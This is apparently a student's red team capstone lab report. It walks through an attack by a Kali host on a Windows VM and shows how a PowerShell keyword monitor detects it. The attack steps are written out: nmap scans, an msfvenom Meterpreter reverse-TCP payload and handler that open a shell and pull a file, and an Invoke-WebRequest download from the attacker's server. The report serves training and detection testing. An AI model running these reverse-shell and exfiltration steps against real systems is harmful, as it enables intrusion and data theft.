

# **Red Team Capstone Project Report**

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## 2

Table 5.1 Shows Tools and phases used



## 1. Lab Objective

- Simulate a realistic breach from reconnaissance to exfiltration.
- Generate alerts in a centralized monitoring system (unified\_alerts.csv) for Recon, Exploit, Evasion, and Exfiltration.
- Test detection capability for unauthorized file transfers and PowerShell activity.

## 2. Executive Summary & Findings

This engagement simulated a full Red Team exercise using SMB shares, local file creation, and PowerShell to emulate exfiltration. Activities were monitored using a PowerShell-based unified detection script. Blue Team logs captured multiple events including scanning (Recon), file download (Exploit), obfuscated PowerShell commands (Evasion), and file copying (Exfil). The alerts confirmed that the monitoring system successfully logged all relevant activities. Partial evasion tests demonstrated that obfuscation is detectable with proper logging. The exercise validated the ability of a small-scale monitoring solution to detect core Red Team operations.

### 3. Non-Executive Summary

This simulation tested the organization's ability to detect unauthorized file access and data exfiltration. Using basic network discovery and PowerShell, test files were created and copied to monitored locations. Alerts were generated for scanning, suspicious file creation, and obfuscated command execution. The monitoring script (unified\_monitor.ps1) successfully captured all activities, showing the organization can detect suspicious behavior. Partial evasion tests highlighted areas for improved PowerShell monitoring. Recommendations include continuous monitoring of file system activity, alerting for obfuscated scripts, and periodic simulated exercises. This ensures preparedness against real-world data theft and unauthorized access.

## 4. Engagement Overview

- A log script *unified\_monitor.ps1* (see <u>APPENDIX A</u>) was created in windows that continuously logs for recon, exploit, evasion, exfil and saves all the logs in *unified\_alerts.csv* file
- Kali IP: 192.168.1.43
- Windows VM (IP): 192.168.1.53
- A new log entry was created on windows vm using command:
   New-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm"






Figure 4.1 Shows log event being created

The engagement was structured to simulate a complete attack life-cycle using native tools:

- *Reconnaissance:* Scanning from Kali using basic network discovery (ping, SMB enumeration).
- *Initial Access:* Direct file transfers from Kali to Windows (simulated exfil).
- Ex filtration Simulation: Creation of test files on Windows and copying them to shared folders.
- **Logging & Monitoring:** Windows PowerShell script (unified\_monitor.ps1) monitored all activities and logged alerts to unified alerts.csv in real-time.
- Evasion Attempts: Use of obfuscated PowerShell commands to test logging triggers.




Figure 4.2 Shows unified monitor.ps1 file on windows vm



## 5. Phase-wise Actions & MITRE Techniques

Phase	Tool Used	Action Description	MITRE Technique
Recon	SMB, Ping	Network and share enumeration	T1595
Exploit	PowerShell	File creation / copy on target	T1210
Evasion	PowerShell	Obfuscated PowerShell commands	T1140
Exfil	SMB/Local Copy	Copying test file (fake_exfil.txt) to monitored folder	T1041

Table 5.1 Shows Tools and phases used

#### 5.1. Recon

- Run nmap scans for recon phase and monitor logs in windows
- The log script scans for *nmap* and triggers log (see <u>APPENDIX A</u>)

Ping -c 4 192.168.1.53 nmap -sn 192.168.1.53 (windows vm) nmap -sS -sV -p 1-1000 192.168.1.53

Figure 5.2 Shows nmap results



#### 5.2. Exploit

• Generate a Windows payload with msfvenom:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.43 LPORT=4444 -f exe > payload.exe

Upload it over SSH

scp payload.exe Windows@192.168.1.53:C:/Users/Windows/

Figure 5.3 Shows payload being sent to windows

• On Kali, set up handler:

use exploit/multi/handlerset

PAYLOAD windows/meterpreter/reverse\_tcpset

LHOST 192.168.1.43

set LPORT 4444

run

Now on Windows, execute payload.exe, Meterpreter shell is opened



Figure 5.4 Shows payload successfully sent on windows



```
use exploit/multi/handler
[*] Using configured payload generic/shell reverse to msf exploit(multi/handler) > set PAYLOAD windows/meter
                                  ) > set PAYLOAD windows/meterpreter/reverse_tcp
er) > set LHOST 192.168.1.43
msf exploit(multi/hand
LHOST ⇒ 192.168.1.43
                                  ) > set LPORT 4444
msf exploit(
LPORT ⇒ 4444
                        /handler) > run
msf exploit(
[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Sending stage (177734 bytes) to 192.168.1.53
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/
gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
   1 Meterpreter session 2 opened (192.168.1.43:4444 
ightarrow 19
2.168.1.53:53113) at 2025-09-06 00:34:08 +0530
meterpreter > whoami
     Unknown command: whoami. Run the help command for more details.
neterpreter > getuid
Server username: DESKTOP-VT1A6VA\windows
<u>meterpreter</u> > pwd
C:\Windows\system32
meterpreter >
```

Figure 5.5 Shows meterpreter shell being opened

 Now try to download any file from windows desktop to kali ,exploit is successfully done, check logs in windows.

```
meterpreter >
meterpreter > cd C:\\Users\\Windows\\Desktop
meterpreter > download fake_exfil.txt

[*] Downloading: fake_exfil.txt → /home/kali/fake_exfil.txt

[*] Downloaded 33.00 B of 33.00 B (100.0%): fake exfil.txt → /home/kali/fake_exfil.txt

[*] Completed : fake_exfil.txt → /home/kali/fake_exfil.txt
meterpreter >
```

Figure 5.6 Shows a file being downloaded from windows to kali

#### 5.3. Evasion Tests

- Open Windows VM PowerShell in *Administrator* mode
- The log script checks for terms like *evasion/encoded* (see *APPENDIX A*)
- The below commands include the use of encoded and hence triggered an alert for an evasion test.

Figure 5.7 Shows commands for Test Evasion



#### **5.4. Exfil**

- Create a directory in kali exfil-test
- In side the directory create a file fake.txt which contains message "Simulated Exfiltration from kali"
- Start a server at *python3 -m* 192.168.1.53 8080
- Go to windows and type:

Invoke-Webrequest -Url <a href="http://192.168.1.43:8080/fake.txt">http://192.168.1.43:8080/fake.txt</a> -Outfile C:\\Users\Windows\Desktop\fake exfil.txt




Figure 5.8 Shows a file being created and hosted on port 8080




Figure 5.9 Shows file being accessed and downloaded on windows



## 6. Blue Team Detection & Analysis




Figure 5.10 Shows csv file of log for all the phases

- Logs can also be triggered directly by *writing event log* that contains triggering terms from windows PowerShell as shown below, we have triggered logs for *evasion and exfil* directly from the windows PowerShell
  - 1. For triggering:

Write-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm" -EntryType Warning -EventID 1003 -Message "Simulated Evasion Test from 192.168.1.43"

2. To get log details from shell:

Get-Content C:\redteam-monitor|unified alerts.csv -Tail 10

```
C:\Windows\system32> Write-EventLog -LogName
                                                                                    -EntryType Warning -EventId 1003
S C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}
 Max(K) Retain OverflowAction
    512
            7 OverwriteOlder
                                           9 RedTeamLogg
S C:\Windows\system32> Write-EventLog -LogName "RedTeamLogg"
                                                             -Source "RedTeamTest" -EventId 6002 -EntryType Informa
  C:\Windows\system32> Get-EventLog -List | Where-Object {$_.Log -eq "RedTeamLogg"}
                                     Entries Log
    512
             7 OverwriteOlder
                                          10 RedTeamLogg
S C:\Windows\system32> Get-Content C:\redteam-monitor\unified alerts.csv -Tail 10
2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43
025-09-05 22:48:49.EXFIL.Possible data exfiltration detected.192.168.1.43
```



```
2025-09-05 17:55:17,RECON,Possible scanning activity detected,192.168.1.43
2025-09-05 17:55:17,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:19,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:47:25,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:40:39,EXPLOIT,Suspicious login/exploit attempt,192.168.1.43
2025-09-05 17:52:34,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 17:47:25,EVASION,Obfuscated PowerShell execution detected,192.168.1.43
2025-09-05 22:52:28,EXFIL,Possible data exfiltration detected,192.168.1.43
```

Figure 5.11 Shows windows PowerShell triggered logs

#### 7. Recommendations

- Continuous monitoring of file system activity for early detection of unauthorized access.
- Enforce PowerShell logging and alerting for obfuscated scripts.
- Regularly review unified\_alerts.csv or similar logs to validate monitoring coverage.
- Conduct routine simulations to improve detection and response readiness.



#### **APPENDIX A**

```
$logFile = "C:\redteam-monitor\unified alerts.csv"
Write-Host "[*] Unified Red Team Detection Monitor Started..."
# Create CSV header if file doesn't exist
if (!(Test-Path $logFile)) {
  "Timestamp,Phase,Description,SourceIP" | Out-File -FilePath $logFile -Encoding UTF8
$attackerIP = "192.168.1.43" # Kali IP
while ($true) {
  # === RECON detection ===
  $reconEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
           Where-Object { $ .Message -like "*scan*" -or $ .Message -like "*nmap*" }
  foreach ($event in $reconEvents) {
    $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
    "$time,RECON,Possible scanning activity detected,$attackerIP" | Out-File -Append -
FilePath $logFile
  }
  # === EXPLOIT detection ===
  $exploitEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
            Where-Object { $ .Message -like "*Simulated*" -or $ .Message -like
"*unauthorized*" }
  foreach ($event in $exploitEvents) {
    $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
    "$time,EXPLOIT,Suspicious login/exploit attempt,$attackerIP" | Out-File -Append -
FilePath $logFile
  }
```



#### # === EVASION detection ===

```
$evasionEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
            Where-Object { $ .Message -like "*Evasion*" -or $ .Message -like
"*encoded*" }
  foreach ($event in $evasionEvents) {
    $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
    "$time,EVASION,Obfuscated PowerShell execution detected,$attackerIP" | Out-File -
Append -FilePath $logFile
  }
  # === EXFILTRATION detection ===
  $exfilEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction
SilentlyContinue |
           Where-Object { $_.Message -like "*exfil*" -or $_.Message -like "*copy*" -or
$ .Message -like "*SMB*" }
  foreach ($event in $exfilEvents) {
    $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
    "$time,EXFIL,Possible data exfiltration detected,$attackerIP" | Out-File -Append -
FilePath $logFile
  Start-Sleep -Seconds 5
}
```